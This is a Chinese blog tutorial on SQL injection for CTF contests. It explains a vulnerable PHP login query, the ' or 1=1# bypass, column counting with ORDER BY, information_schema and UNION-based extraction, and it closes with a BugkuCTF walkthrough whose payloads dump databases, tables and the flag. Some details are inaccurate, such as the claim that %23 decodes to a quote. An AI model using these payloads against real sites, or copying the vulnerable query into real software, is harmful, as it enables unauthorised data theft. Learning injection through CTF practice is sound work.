Sql注入看不懂原理,或许你还没看这一篇吧

原创

山与路 于 2020-04-07 13:19:03 发布 3408 收藏 3

分类专栏： CTF

本文链接：https://blog.csdn.net/a1309525802/article/details/105359223

SQL-1

1.为什么要去理解该知识点

2.原理

3.自己的理解和实践

4.CTF题目案例

声明一点以下可能说的不是很友好,所以如有敏感词汇请评论我,作者会改

日常抱怨话语:说到SQL就头疼,但是SQL注入在Web里面真的是重中之重,虽然在现实之中SQL注入已经很少了,但是完全不影响CTF出这些题,而且特别扯淡,做着做着就给你来二道sql注入问题,特别是那些综合题,明明PHP代码审计,审计完后代码(payload)绕过,真好,看完代码又要发现连接到了数据库,好家伙,sql注入,我承认sql注入对我真的很难,网上资源普遍相同,看大佬的SQL注入的writeup,我发现我们看的是同一个SQL注入吗?唉,后来看多了SQL注入的payload我就明白SQL注入真的很靠平时经验和sql语法的理解

为什么要去理解该知识点

SQL注入在世界漏洞排行还是稳居前十,所以CTF也常常出sql注入问题,但是SQL注入在我眼里真的不简单,所以CTF的sql注入其实也不简单,主要是CTF中的sql注入主要靠绕过和爆破(puzzing),CTF就基本套路就是为了让你以前查到的sql注入语句全部给你过滤.除了让你头疼我CTF做不到其他的了,所以CTF看似是sql注入其实就是为了将像我这样的菜鸡给out掉,其目的就是为了让你去

理解底层原理别在老是依赖别人的payload,所以CTF我明白了我这就去学好吗

原理

首先为什么会出现SQL注入,人狠话不多直接给你看一行PHP代码(为什么是PHP代码,不要问我,问就是CTF基本都是php代码)

```
$result=$link->query("select * from `user` where username='$user' and pwd='$pwd'");
```

看到这个有些小白可能不能理解所以我改了一下

```
$result=$link->query("select * from `user` where username='你输入的用户名' and pwd='你输入的密码'");
```

你要是在看不懂,我我我继续写
炸眼一看,哎莫问题啊,这行代码有什么问题吗?
没问题,今天老夫就要给你来点问题
Payload:你输入的用户名=admin%23(‘) or 1=1#(//)
看到这个答案别着急.先分析,为什么几个点%23,1=1,#
无疑看到我这博客的好兄弟一定看过其他博主的sql注入,但是他们并没有说为什么?别问为什么,问就是给我抄
1.%23是因为php可能会对你输入的用户名进行url解码 urldecode(%23)=’
2.1=1学习计算机语言的都明白1=1答案为true
3.#简单的说在不同的语言中#无疑表述注释符.比如python,好的我就知道这一个
4.// 还要我说吗,注释符
5.还有为什么我#不写url的编码,不要问我为什么,我忘了,我也懒的去查
写上payload

```
$result=$link->query("select * from `user` where username='admin’ or 1=1#' and pwd='$pwd'");
```

看这个肯定没意思.来给你看个大宝贝

```
1  select * from user where username='admin' or 1=1 #' and password='pwd'
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
1	zhangshan	zhangshan
2	lisi	lisi
3	wangwu	wangwu

不多说,真男人从不回头,看爆炸
简单的说灰色代码被注释的代码
注释必须要多说几句:
Mysql注释符号有三种:
1、#…
2、"-- "，注意--后面有一个空格
3、/ /

看完结果请冷静,让老夫一一说明
这里代码最重要的就是’ or 1=1简单的说闭合前面的然后来个真家伙,计算机语言都应该明白 false or true的答案为true,
有些大佬博主都是’ and 1=1 其实我也不明白,但是原理一样,总而言之就是要让等式为真,随便你怎么玩
大家肯定很疑惑很多大佬为什么要用’ and 1=1 或者’ 在或者’ and 1=2
这些首先你搞懂上面这些代码在sql语句执行后的结果是什么
1.真
2.查看在php代码中有没有用单引号括起来,如果有当然你只是手动帮他括起来,页面问题不会很大,但是没有你又加个’ ,在sql语句中必然是错误的所以就会报错
3.假
其实很多页面是调用数据库,并且帮他们编好了序号
Id=?常见就这玩意,例如id=1 ‘ and 1=1 在sql语法中,这语句结果为true 所以页面会表述正常
反之就会报错,能报错那就很开心了,报错就能代表可以执行sql语句,简单的告诉你吧,你只要闭合前面那个’ 后面你想执行其他sql语句请随意好吗,只要你sql语句理解的够深,请随意,无需给我面子
先告诉你啊,sql注入方式分这几点
1.布尔注入
2.联合注入
3.多语句注入
4.报错注入
5.延时注入
6.内联注入
今天就讲最简单的联合注入
注意啊都是说的mysql的语句
接下来就要来点真家伙了(前提啊前面的要看懂)
必须给你来几个宝贝
1.order by(group by)
在mysql语句中是排序的作用,疑问来了啊 order by 数字 怎么就能判断数据库有几列呢
人狠话不多,直接上图好吧

id	username	password
1	zhangshan	zhangshan
2	lisi	lisi
3	wangwu	wangwu


首先我的数据库的user表只有三列啊

```
1  select * from user where username='admin' or 1=1 ORDER BY 3
```

息 结果 1 剖析 状态

d	username	password
2	lisi	lisi
3	wangwu	wangwu
1	zhangshan	zhangshan

看到这个我都不想多说什么了
你仔细看,id的顺序变了,那就说明他排序了,3,那就看第三个列,我丢,l->w->z,明白了明白了
Order by 数字 代表第几列进行排序,如果超过数据库的列数必然就排不了序
2.information_schema
人狠话不多,直接上图OK?



3.这是我常建的数据库,还要说吗,只要你创建了数据库他就已经有了information_schema,简单的说,它就是数据库的内置数据表,但是疑惑来了为什么要用这个其他的什么mysql,performance_schema,sys这些系统表为什么不用而用information_schema这个表,来了来了,它走来了

官方话语:information_schema这张数据表保存了MySQL服务器所有数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权限等。再简单点，这台MySQL服务器上，到底有哪些数据库、各个数据库有哪些表，每张表的字段类型是什么，各个数据库要什么权限才能访问，等等信息都保存在information_schema表里面。

Information_schema的数据类型其实就是php的字典

所以老夫必须给你看看这个字典的key和value

1.SCHEMATA

```
1  SELECT * FROM information_schema.SCHEMATA
```

信息 结果 1 剖析 状态

CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARACT	DEFAULT_COLLATIO	SQL_PATH	DEFAULT_ENCRYPTI
def	mysql	utf8	utf8_general_ci	(Null)	NO
def	information_schema	utf8	utf8_general_ci	(Null)	NO
def	performance_schem	utf8mb4	utf8mb4_0900_ai_ci	(Null)	NO
def	sys	utf8mb4	utf8mb4_0900_ai_ci	(Null)	NO
def	test	utf8	utf8_general_ci	(Null)	NO

2.Tables

```
1  SELECT * FROM information_schema.tables
```

信息 结果 1 剖析 状态

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION	ROW_FORMAT	TABLE_RO
def	mysql	innodb_table_stats	BASE TABLE	InnoDB	10	Dynamic	
def	mysql	innodb_index_stats	BASE TABLE	InnoDB	10	Dynamic	
def	information_schema	CHARACTER_SETS	SYSTEM VIEW	(Null)	10	(Null)	

3.Columns

```
1  SELECT * FROM information_schema.columns
```

息 结果 1 剖析 状态

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	O

def	information_schema	INNODB_COLUMNS	DEFAULT_VALUE
def	information_schema	INNODB_VIRTUAL	TABLE_ID
def	information_schema	INNODB_VIRTUAL	POS
def	information_schema	INNODB_VIRTUAL	BASE_POS
def	information_schema	INNODB_CACHED_IN	SPACE_ID
def	information_schema	INNODB_CACHED_IN	INDEX_ID
def	information_schema	INNODB_CACHED_IN	N_CACHED_PAGES
def	information_schema	INNODB_SESSION_T	ID
def	information_schema	INNODB_SESSION_T	SPACE
def	information_schema	INNODB_SESSION_T	PATH
def	information_schema	INNODB_SESSION_T	SIZE
def	information_schema	INNODB_SESSION_T	STATE
def	information_schema	INNODB_SESSION_T	PURPOSE
def	test	user	id
def	test	user	username
def	test	user	password

4.group_concat

看完上面的每个key的value,我丢这么多,人都会晕在哪里,所以我们就要用group_concat进行筛选,例如我们筛选出SCHEMATA中的中SCHEMATA_name也就是数据表有哪些

```
1  SELECT GROUP_CONCAT(SCHEMA_NAME) FROM information_schema.SCHEMATA
```

信息 | 结果 1 | 剖析 | 状态

GROUP_CONCAT(SCHEMA_NAME)
mysql,information_schema,performance_schema,sys,test

可以看到这个函数自动帮我们将数据都置为一行,所以这就是为什么大佬们会用这个函数了,不然不用的话,网站就只会打印第一行的数据

5.union select

这玩意肯定很多人疑惑,别担心作者与你同在,我当时也很懵逼

直到直到直到我自己去试才明白这玩意到底是什么

```
1  SELECT * FROM user | UNION SELECT GROUP_CONCAT(SCHEMA_NAME),2,3 FROM information_schema.SCHEMATA
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
1	zhangshan	zhangshan
2	lisi	lisi
3	wangwu	wangwu
mysql,information_schema,performance_schema,sys,test	2	3

看到这个我就瞬间明白这玩意和命令行一样union如同命令行中的&一样表述一起执行并打印

不过经过测试我也明白为什么大佬们要去得到数据库有多少列了

```
1  SELECT * FROM user  UNION SELECT GROUP_CONCAT(SCHEMA_NAME) FROM information_schema.SCHEMATA
```

信息 状态


```
SELECT * FROM user  UNION SELECT GROUP_CONCAT(SCHEMA_NAME) FROM information_schema.SCHEMATA
> 1222 - The used SELECT statements have a different number of columns
> 时间: 0.001s
```


所以说真的真的很重要,自己动手去做这些,能收获不少东西
好了我知道的联合注入就这些,以后有新的会了补充的
我还是建议真的需要自己去动手尝试,能提高不少
简单CTF联合注入不难
常见的套路就是将select union过滤什么的
但是还是从一些大佬得到好的方法
三步法:
一、找到注入点
二、Fuzz出未过滤字符
三、构造payload/写脚本

CTF题目案例

BugkuCTF之web题之成绩单

不加注释符三部曲:
1.‘
判断是字符还是整形
如果整形后面的就不要闭合
2.’ and 1=1
3.‘ and 1=2
经过上面三部曲尝试
要加注释符
所以加注释符后三部曲
发现第三步进行回显
然后就是日常盲注行为
输入1’ order by 4 #
页面正常
输入1’ order by 5 #



的成绩单

Math	English	Chinese

所以该数据表有4列
输入

```
1' union select 1,group_concat(schema_name),3,4 from information_schema.schemata #
```

龙龙龙的成绩单

Math	English	Chinese
60	60	70

发现出现这种情况,有点意思,然后自己通过本地数据库测试发现前面的sql语句为true打印一行,后面的sql语句也打印一行总共二行,但是题目只会打印第一行数据,所以需要将第一行改为false即可

```
1'  and 1=2 union select 1,group_concat(schema_name),3,4 from information_schema.schemata #
```

Submit

1的成绩单

Math	English	Chinese
information_schema,skctf_flag	3	4

输入

```
1'  and 1=2 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='skctf_flag' #
```

得到表名为fl4g

```
1'and 1=2  union select column_name,2,3,4 from information_schema.columns where table_name='fl4g'#
```

得到列名为skctf_flag

```
1'and 1=2  union select skctf_flag,2,3,4 from fl4g#
```

得到flag
我感觉这道题做的真的很繁琐,所以你们可以看看这位大佬的writeup
BugkuCTF之web题之成绩单